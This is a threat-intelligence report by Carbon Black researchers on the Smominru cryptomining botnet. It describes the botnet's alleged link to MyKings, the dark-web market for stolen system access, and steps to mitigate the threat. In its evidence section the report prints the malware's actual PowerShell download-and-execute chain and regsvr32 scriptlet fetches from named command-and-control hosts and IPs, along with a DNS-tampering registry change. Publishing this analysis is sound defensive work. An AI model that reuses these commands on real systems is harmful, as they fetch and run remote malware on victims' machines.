

# Carbon Black.

## ACCESS MINING

**How a Prominent Cryptomining Botnet is Paving the Way for a Lucrative and Illicit Revenue Model**

By Greg Foss and Marina Liang, Carbon Black Threat Analysis Unit

# TABLE OF CONTENTS

03

**Access Mining  
Overview**

04

**Key Findings from  
Access Mining  
Investigation**

06

**Factors Leading  
to Innovation of  
Access Mining**

08

**Key Elements of Access  
Mining Campaigns**

10

**Mitigate Your Risk  
of Access Mining**

11

**Supporting Evidence  
of Access Mining**

16

**References**

17

**Authors**

18

**About Carbon Black**



# ACCESS MINING OVERVIEW

Carbon Black's (CB) Threat Analysis Unit (TAU) has uncovered a secondary component in a well-known cryptomining campaign. The malware has been enhanced to also steal system access information for possible sale on the dark web. Combined together, this attack is being classified as "Access Mining." This discovery indicates a bigger trend of commodity malware evolving to mask a darker purpose and will force a change in the way cybersecurity professionals classify, investigate and protect themselves from threats.

## Access Mining

Access Mining is a tactic where an attacker leverages the footprint and distribution of commodity malware, in this case a cryptominer, using it to mask a hidden agenda of selling system access to targeted machines on the dark web. Access Mining involves adding a remote access Trojan (RAT) to commodity malware, collecting access descriptors, then listing that information on access marketplaces.

## Evidence of Access Mining

Carbon Black discovered Access Mining while investigating a prominent cryptomining botnet, Smominru. In addition to mining Monero cryptocurrency, it has evolved to also backdoor infected systems and expand their capacity to mine while exfiltrating sensitive system information. Based on the specific system details they gathered, it is plausible this information could be sold on an access marketplace, allowing for remote access into these systems for use as zombies in large-scale attacks or to execute targeted attacks on specific hosts at specific companies.

## Why You Need to Be Aware of Access Mining

This discovery and investigation demonstrates how virtually any company could be leveraged in a targeted attack—even if that company lacks a worldwide brand, known intellectual property assets, or a Fortune 1000 listing. Access Mining represents a scalable and economical approach for an adversary to find valuable targets. Combined with the rapid growth in island hopping (50% of attacks utilize this technique) as reported in [Carbon Black's April 2019 Global Incident Response Threat Report](#), this illustrates how a supply chain can potentially be hijacked to navigate from lower-tier targets to higher-tier targets.

## Protect Yourself with Upgrades and EDR

With the expectation that Access Mining will become a much more common tool in the attacker's toolkit, it is wise for security architects to increase the prioritization of removing commodity malware, upgrade systems to Windows 10, upgrade any IIS v7.5 web servers in your environment, and utilize endpoint detection and response (EDR) to monitor for malicious behavior and protect your systems from unauthorized access.

# Key Findings from Access Mining Investigation

CB TAU had been investigating the behaviors of a known cryptomining campaign, Smominru, and discovered that the threat actor evolved their cryptomining capabilities with additional tools for collecting and exfiltrating sensitive information from victim computers to various file transfer protocol (FTP) servers running on compromised infrastructure.

Prompted by the discovery of new dredge-net style information collection and remote access components associated with the Smominru campaign, TAU asked the question, “Why would a cryptomining campaign need to extract sensitive information and leverage a RAT?”

This question led to the hypothesis that these systems were being profiled for the purpose of selling access to buyers interested in that type of machine, especially any machine that happens to be located within a particular company of interest. Furthermore, based on the evidence uncovered, this campaign has been actively underway for the past two years, infecting systems en-masse and actively spreading by way of EternalBlue.

Through the course of this investigation, we believe we have discovered in the wild all the elements that would be required to successfully execute an end-to-end Access Mining campaign. While we cannot conclude that the threat actor in question is definitively selling access to targeted hosts, we do believe that the findings below are consistent with this behavior and demonstrate that such a complex and dangerous campaign is plausible.

### Finding 1: At least 500,000 machines affected

Victims have been predominantly located in Asia Pacific, Russia and Eastern Europe. Analysis of the infrastructure and supporting research by additional security firms indicates that the total number of infected systems is well over 500,000 machines.

### Finding 2: Threat actor using repurposed tools, modified exploits and stolen infrastructure

In previous campaigns this threat actor used a modified version of XMRig to perform Monero mining. In addition to the modified XMRig, the group now uses readily available malware and open source tooling, such as Mimikatz and EternalBlue, which they have modified for their purposes to pivot from infected systems and expand their campaign’s reach. Their C2 infrastructure is mainly comprised of compromised IIS v7.5 servers that they use to host toolsets and collect stolen data (including external IP addresses, internal IP addresses, domain information, usernames and passwords). It is highly plausible that they have established a separate revenue stream based on selling remote access in darknet marketplaces.



### Finding 3: Newly uncovered link between Smominru and MyKings

This investigation highlighted an unexpected link between Smominru cryptomining campaign and the MyKings botnet. While the campaigns used different domains, the same email address (billkillmenow[at]gmail[dot]com) was used at one point to register domains used in each campaign. At the time of writing this article, the registration has been shifted to another alias for the MyKings domains, but remains the same for a majority of the Smominru domains. This link helps to show the breadth of the threat actor and the ability to leverage multiple campaigns together to execute Access Mining.

Historical Records		Registry
39 records found		Registrant ID: C113380656-CNIC
> 2018-02-01	changes	Registrant Name: myss nuss
2018-01-24	changes	Registrant Organization:
2017-08-15	changes	Registrant Street: tessless
2017-07-04	changes	Registrant Street: tessless2
2017-06-26	changes	Registrant City: kenp
2017-06-04	changes	Registrant State/Province: kenps
2017-05-27	changes	Registrant Postal Code: 35566
2017-05-26	changes	Registrant Country: AU
2017-05-23	changes	Registrant Phone: +20.7765333
		Registrant Fax:
		Registrant Email: billkillmenow@gmail.com
		Registry Admin ID: C113380657-CNIC
		Admin Name: myss nuss
		Admin Organization:
		Admin Street: tessless
		Admin Street: tessless2
		Admin City: kenp
		Admin State/Province: kenps
		Admin Postal Code: 35566
		Admin Country: AU
		Admin Phone: +20.7765333
		Admin Fax:
		Admin Email: billkillmenow@gmail.com
		Registry Tech ID: C113380657-CNIC

Screenshot showing registration link between campaign domains

### Finding 4: Rapid evolution thanks to open source exploits

While the link between Smominru and MyKings helps to explain the connection between cryptomining and Access Mining, easy access to open source exploits also played a role in this evolution. Modified versions of Cacs, XMRig and EternalBlue were used in this campaign. Obtaining the bulk of the code via open source sites like GitHub likely sped up the innovation to Access Mining. While EternalBlue became well known thanks to WannaCry, many organizations have been slow to patch, leaving themselves vulnerable to this known exploit. These open source exploits originated from the National Security Agency (NSA), but were stolen by the Shadow Brokers in 2016 and put on the market for sale.

### Finding 5: Combining commodity malware with access-for-sale is lucrative at scale

The business model for Access Mining combines a profit stream from cryptomining with a profit stream from selling system access. Both can be highly lucrative if done at scale. As of the writing of this report, the Monero value was hovering around \$90. Assuming the threat actor has recovered enough infrastructure to regain its pace of mining 8,900 Monero over six months, then they stand to make \$1.60M annually. Additionally, they now have the system access profit stream. If they are able to sell just half of the 500,000 systems they have infected over a year at an average price of \$6.75, they will earn around \$1.69M for a total annual revenue of \$3.29M. As the value of the Monero and/or the volume or value of system access increases, so does profit.

In September of 2017, Carbon Black's (CB) Threat Analysis Unit (TAU) analyzed more than 1,000 ransomware samples and found behavioral trends that led to [seven predictions as to how ransomware would evolve](#). The predictions included the ideas that ransomware would be used as a smokescreen and that it would be modified to exfiltrate data. Fast forward to 2019 and both predictions have unfortunately become a reality with this new threat, Access Mining.

### What is Smominru?


Smominru is a well-documented cryptominer that mines the Monero cryptocurrency. It was first recognized in early 2017 and has grown quite large. Researchers monitored the campaign the latter six months of 2017 and found it had mined 8,900 Monero at a value of around \$3M. The miner is unique as it makes use of Windows Management Instrumentation (WMI) for persistence and spreads over SMB using EternalBlue. The miner is also fast, with a hash power more than double that of other miners.

### What is MyKings?

MyKings is a botnet spreader that uses multiple sub-botnet networks. First recognized in April 2017, the botnet has been actively scanning ports on the internet, primarily via SMB ports and TCP/1433. As of May 2017, it was shown to have spread to 1,183,911 IP addresses in 198 countries. Fundamentally, the MyKings botnet is a spreader that uses a large network to proliferate malicious code including, but not limited to, Mirai, RAT and cryptominers.

# Factors Leading to Innovation of Access Mining

The evolution of the threat actor activity from a seemingly low-risk commodity malware to more nefarious tactics for Access Mining can be better understood by looking at the economic and market factors during this time period. Changes in cryptocurrency value, availability of cyber tools and interesting links in campaigns all contribute to how and why this threat actor evolved.



Detailed on following page

### Monero Devaluation and ISP Sinkhole Drops Profitability

Looking at the Smominru campaign, it is noteworthy that the threat actor ran into two major setbacks that reduced their revenue drastically. The first was the devaluation of the Monero currency throughout 2018. Monero peaked January 7, 2018 at a value of \$494.16 and plummeted as low as \$39.41 on December 18, 2018. Monitoring of Smominru by Proofpoint, during the last six months of 2017, showed they had [mined 8,900 Monero worth approximately \\$3M](#). With the drop in Monero value, the Smominru campaign likely made well under \$1M by the latter half of 2018.

The second major setback encountered was an ISP sinkhole, where the DNS provider gave false results to prevent use of a domain, that removed their access to a third of their C2 infrastructure in January 2018. While they recovered some of this infrastructure, this likely cut the amount of Monero they could mine by at least 25%, dropping their revenue closer to \$600K over a six-month period. A \$2.4M drop in profitability over six months likely motivated the pivot to Access Mining.

### Actors Like Shadow Brokers Contribute Technology

Back in 2016, the Shadow Brokers began selling stolen NSA cyber tools on the dark web. This effort ultimately resulted in many powerful exploits being available as open source projects on GitHub. This includes EternalBlue, which plays a major role in spreading the malware package used by this threat actor. Additionally, Mimikatz by Benjamin Delpy and related post-exploitation open source tools are readily available and critical in the execution of this campaign.

### Surprising Link Between Smominru and MyKings

Easy access to EternalBlue assisted the threat actor in their ability to proliferate their campaign. Carbon Black uncovered that while Smominru and MyKings used different domains, their domain registration tied back to the same email address, which has since been updated to a new alias. This is the first time these two prominent botnet campaigns have been linked to the same threat actor.


### Access Marketplaces Provide Remote Access at Scale

The last factor to consider is the established e-commerce platform for selling system access on access marketplaces (see page X). With inexpensive prices comes an active market where profit comes from providing a high volume of system access. Combining all of these factors paints the picture of a threat actor who had motivation to move away from commodity malware, but instead had the right tools and environment to evolve the commodity threat to mask a new cybercrime business model of mining system access for resale and distribution. Now, instead of relying solely on revenue from Monero mining, they have supplemented that revenue with the sale of remote system access at scale.



## Key Elements of Access Mining Campaigns

The existence of Access Mining forces the cybersecurity field to take a closer look at commodity malware and search for the hidden agenda of establishing persistent remote access and exfiltrating sensitive system information. There are seven basic components of an Access Mining campaign that cybersecurity professionals should be looking for.



# What Is an Access Marketplace?

Access marketplaces provide a quick and easy way for cybercriminals to purchase access to systems and organizations, whether through providing credentials or remote access tools, on the dark web. These systems can be used as zombies in large-scale attacks or as an entry point to a targeted network. Founded in 2016, one of the most popular known access marketplaces is Ultimate Anonymity Services (UAS). UAS offers over 35,000 credentials for sale in a variety of countries and for a variety of Windows operating systems. Prices on UAS range from \$4 to \$20 with an average selling price of \$6.75—although other marketplaces have systems as high as \$100. On UAS, pricing is dependent upon geo-location, the listing’s age and whether the system is blacklisted by an e-commerce fraud checking system. On other marketplaces with higher price points, the data on the system and which enterprise applications are installed figure heavily into the price.

Pricing for remote access can be highly lucrative for the right host. For example, in a prior investigation we discovered a system for sale at \$7,000—this system appeared to be an accountant’s system with tax filing software installed. Well beyond that was the much-publicized report of hackers obtaining [access to the networks of three antivirus companies](#) in the U.S., including source code for their systems. The hacking group was offering access information to each of these networks for the not insignificant sum of \$250,000, but that number could go as high as \$1 million.

IP	Country	State	City	ZIP	OS	RAM	Desc.	Upl.	Direct IP	Admin Rights	Added	Price, \$
74.204.*.*	US	Texas	Houston	76023	Windows Server 2008 R2 Enterprise	—	4.47 Mbits	3.11 Mbits			8.7.2019	12.00
165.227.*.*.bells	US	New Jersey	Clifton	07011	Windows Server 2012 R2	1 GB	9.60 Mbits	6.32 Mbits	✓		17.6.2019	15.00
149.248.*.*.vsn	US	Washington	Seattle	98101	Windows 7	2 GB	4.67 Mbits	3.27 Mbits	✓		27.6.2019	15.00
34.219.*.*.aws	US	Oregon	Portland	97086	Windows 10	1 GB	3.71 Mbits	4.00 Mbits			3.7.2019	8.00
15.36.*.*.aws	US	California	San Francisco	94102	Windows 10	1 GB	10.05 Mbits	7.04 Mbits			27.4.2019	12.00
15.36.*.*.aws	US	California	San Francisco	94102	Windows Server 2008	1 GB	3.18 Mbits	3.64 Mbits		✓	7.7.2019	18.00
107.22.*.*.aws	US	Virginia	Arlington	20146	Windows 10	1 GB	4.40 Mbits	3.12 Mbits		✓	27.6.2019	10.00
104.238.*.*.vsn	US	Texas	Dallas	75204	Windows Server 2012	1 GB	8.36 Mbits	3.99 Mbits	✓	✓	3.7.2019	15.00

Sample listing of system access available for sale on an access marketplace

## Marketplaces Provide Inexpensive Remote Access

With the low cost of remote system access, this has become a standard intermediary for cybercriminals looking to execute campaigns using dissociated systems. An example of a frequent shopper is a threat actor that runs carding schemes. They use remote systems to execute the “cash-out” portion of the scheme, making larger purchases to be delivered to mail drops for further black market resale.

## Profit Sharing Re-Sales

Another interesting feature of access marketplaces is an “automatic re-sale” where after 24 or 48 hours the server is made available for purchase again. These re-sales operate on a profit-sharing model between the original purchaser and the marketplace.

## Sellers Can Make Millions

Selling system access is a volume game, although a single computer at a high-profile company can be incredibly valuable on its own. Each week around 2,500 systems are added to the UAS marketplace. The average value of systems added each week is around \$16.5K. Researchers cannot identify the exact amount of systems sold to calculate the revenue of a threat actor selling system access. However, if an actor had access to 500,000 systems—as identified in this report—and sold even half of them via access marketplaces, they could earn \$1.69M.

## Mitigate Your Risk of Access Mining

With the expectation that Access Mining will become a much more common tool in the attacker's toolkit, it is wise for security architects to take the following steps across security policy, active monitoring and IT hygiene to address potential exposure.

### Policy

- **Don't underprioritize low-level threats:** Commodity malware, like the Smominru cryptominer, are evolving and can open the door for higher-level threats. Many companies would naturally prioritize a nation-state alert over a cryptomining alert, but this example shows why that may be a dangerous practice.
- **Equip yourself with up-to-date behavioral intelligence of every application:** Follow the well-known best practice dictated by CIS (Center for Internet Security) Critical Security Control #2: Inventory and Control of Software Assets. But be cautious about relying on a classification for applications with low or no reputation. As this example shows, multi-purpose malware means a cryptominer can become much more.
- **Use the MITRE ATT&CK Framework to inspect for gaps:** This framework can help you understand where your defenses are strong and where you need to shore up. Align this framework with the appropriate behavioral intelligence so you can focus on what's most impactful.

### Monitoring

- **Monitor for malicious behavior using endpoint detection and response software:** Install an analytics-based EDR solution on your endpoints to identify malicious behaviors of known, unknown and evolving threats.
- **Deploy technologies that provide an orchestrated collective defense:** Automation through APIs and integrations are key to handling the volume of security data and complex security behaviors rapidly and responsively.
- **Handle alert overflow using an outsourced MDR / MSSP:** It may be time to tap into third-party experts to triage, investigate and process security alerts—especially with the security skills gap most companies face.


### Hygiene

- **Upgrade to Windows 10 systems:** Researchers predominantly found the victims to be a mix of XP, Windows 7 and Windows 2008 and 2003 servers. There were a handful of Windows 2012 servers, and even less Windows 8 endpoints.
- **Make sure patches are up to date:** As always, many threats can be mitigated simply by identifying unpatched systems and deploying the appropriate fixes. This is a key element of CIS Controls #2 for Software Inventory and #3 for Continuous Vulnerability Management.
- **Add network segmentation rules:** If endpoints don't normally talk to each other, then it is a good practice to restrict that communication from happening. This can be achieved by adding rules on the firewall and leveraging proper network segmentation.
- **Upgrade any IIS v7.5 in your environment:** This threat actor leveraged this specific web server version for all their back-end collection infrastructure, which is the default IIS version that comes included in Windows 2008 R2 servers. It's possible they were able to take advantage of a known vulnerability in that version.



## Supporting Evidence of Access Mining

The components of Access Mining can be further broken down into detailed steps by looking at the campaign investigated. TAU's analysis of the Smominru / MyKings campaign highlights the intricacy of the various aspects of their malware, and how verbose they are with their overall campaign. The key steps they took to execute this campaign and the supporting evidence discovered by the TAU team are detailed below.



Initial Infection

The investigation by TAU started with a prior infection, but based on existing research on the Smominru campaign, it is likely that initial infection occurred via phishing, watering hole attacks, drive-by downloads, and proliferated further via EternalBlue scanning and exploitation.

PowerShell Execution

PowerShell downloads and invokes first-stage payloads, downloading multiple executables and invoking various persistence and reconnaissance functions directly in memory.

DNS Poisoning

DNS is modified to route traffic to unsolicited domains, making analysis more difficult, masking aspects of the C2, and allowing for dynamic updates going forward.

```
cmd /c powershell.exe -nop -enc "JAB3AGMAPQBOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAfcAZQBIAEMAbABpAGUAbg
B0ADsAJAB3AGMALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAAnAGgAdAB0AHAAQgAvAC8AdwBtAGkALgAxADIAMQA3AGIAeQBIAC4AaAB-
vAHMAdAAvADIALgB0AHgAdAAAnACKALgB0AHIAaQBtACgAKQAgAC0AcwBwAGwAaQB0ACAAJwBbAFwAcgBcAG4AXQArACcAFaIAIhSAJABuAD0AJABfAC4AcwBwAG-
wAaQB0ACgAJwAvACcAKQBbAC0AMQBDADsAJAB3AGMALgBEAG8AdwBuAGwAbwBhAGQARgBpAGwAZQAoACQAXwAsACAAJABuACKAOwBzAHQAYQByAHQAIIAA-
AG4AOwB9AA=="
V
DECODES TO
V
$wc=New-Object SystemNetWebClient;$wcDownloadString("http://wmi.1217bye.host/2.txt")trim() -split '(\r\n)+'|%{$n=$_.split('/')[-1];$wcDownloadFile($_,
$n);start $n;}

SECOND STAGE
V
powershell.exe IEX (New-Object system.Net.WebClient).DownloadString("http://wmi.1217bye.host/S.ps1")&powershell.exe IEX (New-
Object system.Net.WebClient).DownloadString("http://173.208.139.170/s.txt")&powershell.exe IEX (New-Object
system.Net.WebClient).DownloadString("http://35.182.171.137/s.jpg")|regsvr32 /u /s /i:http://wmi.1217bye.host/1.txt scrobj.dll&regsvr32 /u /s
/i:http://173.208.139.170/2.txt scrobj.dll&regsvr32 /u /s /i:http://35.182.171.137/3.txt scrobj.dll
```

Breakdown of PowerShell Activity

Cab.exe/ups.exe/u.exe modified the Windows Registry  
"([REGISTRY\MACHINE\SYSTEM\ControlSet001\Services\Tcpip\Parameters\Interfaces{863D1CB8-E457-4012-ACF8-93D55744E267})\NameServer"

Record Name ..... 240.247.25.223.in-addr.arpa  
Record Type ..... 12  
Time to Live ..... 1805  
Data Length ..... 8  
Section ..... Answer  
PTR Record ..... server.triangleww.com

DNS Modification

Malware Spreads and Mines


Malware pulls down a modified version of XMRig and mines Monero, a popular privacy coin. This activity commences following 14 hours of inactivity on the system, primarily targeting Windows Servers, whereas data harvesting affects both.

### Core Monero Mining Activity

upsupx.exe → ok[.]xmr6b[.]ru

- Pulls down custom Monero Mining Executable**
